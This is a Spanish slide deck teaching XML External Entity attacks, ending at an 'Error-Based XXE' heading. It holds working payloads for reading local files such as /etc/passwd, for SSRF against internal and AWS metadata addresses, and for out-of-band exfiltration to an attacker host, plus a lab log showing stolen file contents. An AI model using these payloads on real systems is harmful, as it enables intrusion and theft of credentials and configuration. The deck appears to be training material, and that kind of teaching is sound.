


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email [
    <!ENTITY % camposFecha "(date, time)">
    <!ELEMENT email (%camposFecha;, sender, body)>
]>
<email>
    ...
</email>
```



2 - Entidades parametrizadas

- Las entidades parametrizadas TAMBIEN pueden cargar recursos externos.



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE mail [
  <!ENTITY % defs SYSTEM "common.dtd">
  %defs;
]>
<email>
  ...
</email>
```




3 - Entidades predefinidas

- Se utilizan igual que las entidades generales.
- Vienen por defecto. Se utilizan para representar símbolos que podrían romper la sintaxis del XML.

< - <
> - >
& - &
' - '
" - "

```
<?xml version="1.0" encoding="UTF-8"?>
<root>
    <email>
        <mensaje>1 &lt; 2 &amp;&gt; 3 </mensaje>
    </email>
</root>
```

XML External Entity





XML External Entity

Una vulnerabilidad XXE ocurre cuando una aplicación procesa XML proporcionado por un usuario sin restringir adecuadamente la resolución de entidades externas.

¿Que impacto tiene un XXE? Cuando una aplicación es vulnerable a XXE, un atacante trataría de usar la vulnerabilidad para conseguir:

- Lectura de archivos locales - LFI (Local File Inclusion).
- Acceso a recursos de la red interna - SSRF (Server Side Request Forgery).
- Denegación de servicio - DoS (Denial Of Service).
- Ejecución remota de comandos - RCE (Remote Command Execution).



Lectura de archivos locales

```
<?xml version="1.0"?>
<!DOCTYPE lfi [<!--ENTITY xxe SYSTEM "file:///etc/passwd"--]&gt;
&lt;lfi&gt;&amp;xxe;&lt;/lfi&gt;</pre>
```

Algunos ficheros pueden romper la sintaxis de XML, por lo que existen **dos alternativas** para extraer el contenido de estos ficheros:

- Uso de wrappers.
- CDATA



Wrappers

- Funciona **SOLO** en entornos **PHP**.
- Del conjunto de wrappers que existen vamos a utilizar:
 - "php://filter/convert.base64-encode/resource=

```
<?xml version="1.0"?>
<!DOCTYPE lfi [
    <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=/var/www/html/config.php">
]>
<lfi>&xxe;</lfi>
```



CDATA

- Suele utilizarse en entornos NO PHP.
- Utiliza la sintaxis de XML "<![CDATA[]]>" para definir un bloque de contenido que no será interpretado como XML. Aunque incluya caracteres como < o >, no se romperá la sintaxis:

```
<!DOCTYPE email [  
    <!ENTITY % begin "<![CDATA[">  
    <!ENTITY % file SYSTEM "file:///config.php">  
    <!ENTITY % end ""]]>">  
    <!ENTITY joined "%begin;%file;%end;">  
]>  
<email>&joined;</email>
```

<![CDATA[Contenido del fichero config.php]]>



CDATA

- Suele utilizarse en entornos NO PHP.
- Utiliza la sintaxis de XML "<![CDATA[]]>" para definir un bloque de contenido que no será interpretado como XML. Aunque incluya caracteres como < o >, no se romperá la sintaxis:

```
<!DOCTYPE email [  
    <!ENTITY % begin "<![CDATA[">  
    <!ENTITY % file SYSTEM "file:///config.php">  
    <!ENTITY % end ""]]>">  
    <!ENTITY joined "%begin;%file;%end;">  
]>  
<email>&joined;</email>
```

<![CDATA[Contenido del fichero config.php]]>

ERROR: dtd inválido

XML no permite esta sintaxis directamente





CDATA

- NO se pueden usar referencias a entidades de parámetro dentro del valor de una entidad general.
- **¿Como podemos tratar de evadir esta restricción?** Cargado la sintaxis conflictiva a través de fichero externo.

```
<!DOCTYPE email [  
    <!ENTITY % begin "<![CDATA[ ">  
    <!ENTITY % file SYSTEM "file:///config.php">  
    <!ENTITY % end "]]>">  
    <!ENTITY joined "%begin;%file;%end;">  
>  
<email>&joined;</email>
```



Aquí se produce el error, estamos usando entidades parametrizadas dentro de la definición de otra entidad.



CDATA

Nuestro servidor, IP: **172.26.0.1**

```
<!DOCTYPE email [  
  <!ENTITY % begin "<![CDATA[ ">  
  <!ENTITY % file SYSTEM "file:///var/www/html/config.php">  
  <!ENTITY % end "]]>">  
  <!ENTITY % xxe SYSTEM "http://172.26.0.1:8000/test.dtd">  
  %xxe;  
>  
<email>&joined;</email>
```




Tiene un servicio web en el puerto 8000, con el objetivo de devolver el contenido de test.dtd

test.dtd:

```
<!ENTITY joined "%begin;%file;%end;">
```

SSRF





Server Side Request Forgery

Otra poderosa aplicación de XXE es forzar al servidor vulnerable a realizar peticiones HTTP/FTP u otros protocolos hacia destinos arbitrarios





Server Side Request Forgery

```
<!DOCTYPE stock [  
    <!ENTITY precio SYSTEM "http://internal.api.local/secret-info">  
]>  
<stock>&precio;</stock>
```

Este tipo de ataque es algo típico de hacer en entornos **AWS**. cada instancia EC2 tiene disponible la dirección **169.254.169.254** con información sensible

```
<!ENTITY aws SYSTEM "http://169.254.169.254/latest/meta-data/...">
```



Otros protocolos


FTP (File Transfer Protocol):

```
<!ENTITY test SYSTEM "ftp://usuario:pass@10.0.0.8/archivo.txt">
```

Utilizar gopher: Permite mandar datos binarios en una conexión TCP a un host y puerto concreto:

```
<!ENTITY xxe SYSTEM "gopher://192.168.1.100:11211/_stats\n">
```

XXE Out Of Band (OOB)





XXE Out Of Band (OOB)


- Hasta ahora, los ejemplos asumían que la respuesta de la aplicación nos muestra de alguna forma los resultados (archivo leído, etc.). A eso se le llama ataque **in-band** (**en banda**).
- En los casos en los que el servidor **NO** muestra directamente el contenido, debemos de realizar un ataque **OOB** para exfiltrar la información.
- Un ataque OOB implica que la carga XXE provoca que el servidor se comunique con nosotros por una vía diferente (por ejemplo, haciendo una petición HTTP hacia nuestro servidor o una consulta DNS).



XXE Out Of Band (OOB)

Nuestro servidor, IP: 172.26.0.1

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email [
  <!ENTITY % remote SYSTEM "http://172.26.0.1:8000/xxe.dtd">
  %remote;
]>
<root>&content;</root>
```



xxe.dtd:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/file">
<!ENTITY % oob "<!ENTITY content SYSTEM 'http://172.26.0.1:8000/?content=%file;' '>">
%oob;
```

Ejemplo de ataque

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % oob "<!ENTITY content SYSTEM 'http://172.28.0.1:8000/?content=%file;'">
%oob;
```

xxe.dtd

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email [
  <!ENTITY % remote SYSTEM "http://172.28.0.1:8000/xxe.dtd">
  %remote;
]>
<root>&content;</root>
```

file.xml

```
└──(mr9t@offs)-[/tmp/test]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
172.28.0.2 - - [18/Apr/2025 19:55:49] "GET /xxe.dtd HTTP/1.1" 200 -
172.28.0.2 - - [18/Apr/2025 19:55:49] "GET /?content=cm9vdDp40jA6MDpyb2900i9yb2900i9iaW4vYmFzaApkYWVtb246eDox0jE6ZGF
1bW9u0i91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoy0jI6Ymlu0i9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV
20i91c3Ivc2Jpb9ub2xvZ2luCnN5bmM6eDo0jY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo10jYwOmdhbWVz0i91c3IvZ2FtZXM6L3V
zci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo30jc6bHA6L3Zhci9zcG9vbC9
scGQ6L3Vzci9zYmluL25vbG9naW4KbWFpbDp40jg60DptYWls0i92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng60To50m5ld3M6L3Zhci9
zcG9vbC9uZXzd0i91c3Ivc2Jpb9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNw0i92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpbgpwm94eTp
40jEz0jEzOnByb3h50i9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2d
pbgpiYWNrdXA6eDozNDpiYWNrdXBz0i91c3Ivc2Jpb9ub2xvZ2luCmxpc3Q6eDozODozODpNYWlsaW5nIEpc3QgTWFuYWd
lcjovdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovcnVuL2lyY2Q6L3Vzci9zYmluL25vbG9naW4KX2FwdDp40jQy0jY
1NTM0Ojovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4Kbm9ib2R50ng6NjU1MzQ6NjU1MzQ6bm9ib2R50i9ub25leGlzdGVudDovdXNyL3NiaW4
vbm9sb2dpbgp1YnVudHU6eDoxMDAw0jEwMDA6VWJ1bnR10i9ob211L3VidW50dTovYmluL2Jhc2gKX2dhbGVyYTp40jEwMDo2NTUzND06L25vbmV4aXN
0ZW500i91c3Ivc2Jpb9ub2xvZ2luCm15c3Fs0ng6MTAx0jEwMTpNYXJpYURCIFNlcnZlcIwsLDovbm9uZXhpc3RlbnQ6L2Jpb9mYWxzZQo= HTTP/1
.1" 200 -
```


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
_galera:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```



OBB usando solo entidades P.

```
<?xml version="1.0"?>
<!DOCTYPE root [
  <!ENTITY % ext SYSTEM "http://172.26.0.1:8000/test.dtd">
  %ext;
  %oob;
  %content;
]>
<root>test</root>
```

Nuestro servidor, IP: 172.26.0.1



xxe.dtd:


```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % oob "<!ENTITY % content SYSTEM 'http://172.26.0.1:8000/?content=%file;'>">
```



OBB usando solo entidades P.

```
<?xml version="1.0"?>
<!DOCTYPE root [
  <!ENTITY % ext SYSTEM "http://172.26.0.1:8000/test.dtd">
  %ext;
  %oob;
  %content;
]>
<root>test</root>
```

Nuestro servidor, IP: 172.26.0.1



xxe.dtd:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % oob "<!ENTITY % content SYSTEM 'http://172.26.0.1:8000/?content=%file;'>">
```




Cuando se detecta un % se interpreta como la definición de otra entidad parametrizada, por lo que se rompe la sintaxis XML.



OBB usando solo entidades P.

```
<?xml version="1.0"?>
<!DOCTYPE root [
  <!ENTITY % ext SYSTEM "http://172.26.0.1:8000/test.dtd">
  %ext;
  %oob;
  %content;
]>
<root>test</root>
```

Nuestro servidor, IP: 172.26.0.1



xxe.dtd:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % oob "<!ENTITY &#x25; content SYSTEM 'http://172.26.0.1:8000/?content=%file;' '>">
```



% = %
En Unicode Hex % corresponde con el valor "%"



Aspectos a tener en cuenta

Otros protocolos para extraer información:

- Ya conocemos que podemos mandar peticiones usando otros esquemas, como `ftp://` o `gopher://`.
- Pero, también pondríamos extraer información a través de DNS:

En lugar de:

```
<!ENTITY exfil SYSTEM "http://attacker.com/?q=SECRETODATO">
```

Podríamos utilizar:

```
<!ENTITY exfil SYSTEM "http://SECRETODATO.attacker.com/">
```

- Recibiremos una consulta DNS que nos revelará información sensible de la víctima.



Aspectos a tener en cuenta

Otras limitaciones:

- En cada contexto se define un límite de caracteres permitido para cada uno de los esquemas.
- Para estos ataques hemos usando wrappers (partiendo que estamos en entornos PHP). En otros caso habrá que mandar el archivo sin codificar.

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
```


- En el caso de mandar el archivo **sin codificar** dependerá de como interprete el “parser” los espacios, saltos de linea... si no los codifica dará un error por romper la sintaxis XML.

<http://172.26.0.1:8000/?content=root%3Ax%3A0%3A0%3Aroot%3A%2Froot%3A%2Fusr%2Fbin...>

<http://172.26.0.1:8000/?content=root:x:0:0:root:/root:/usr/bin...>




Error-Based XXE



Error-Based XXE

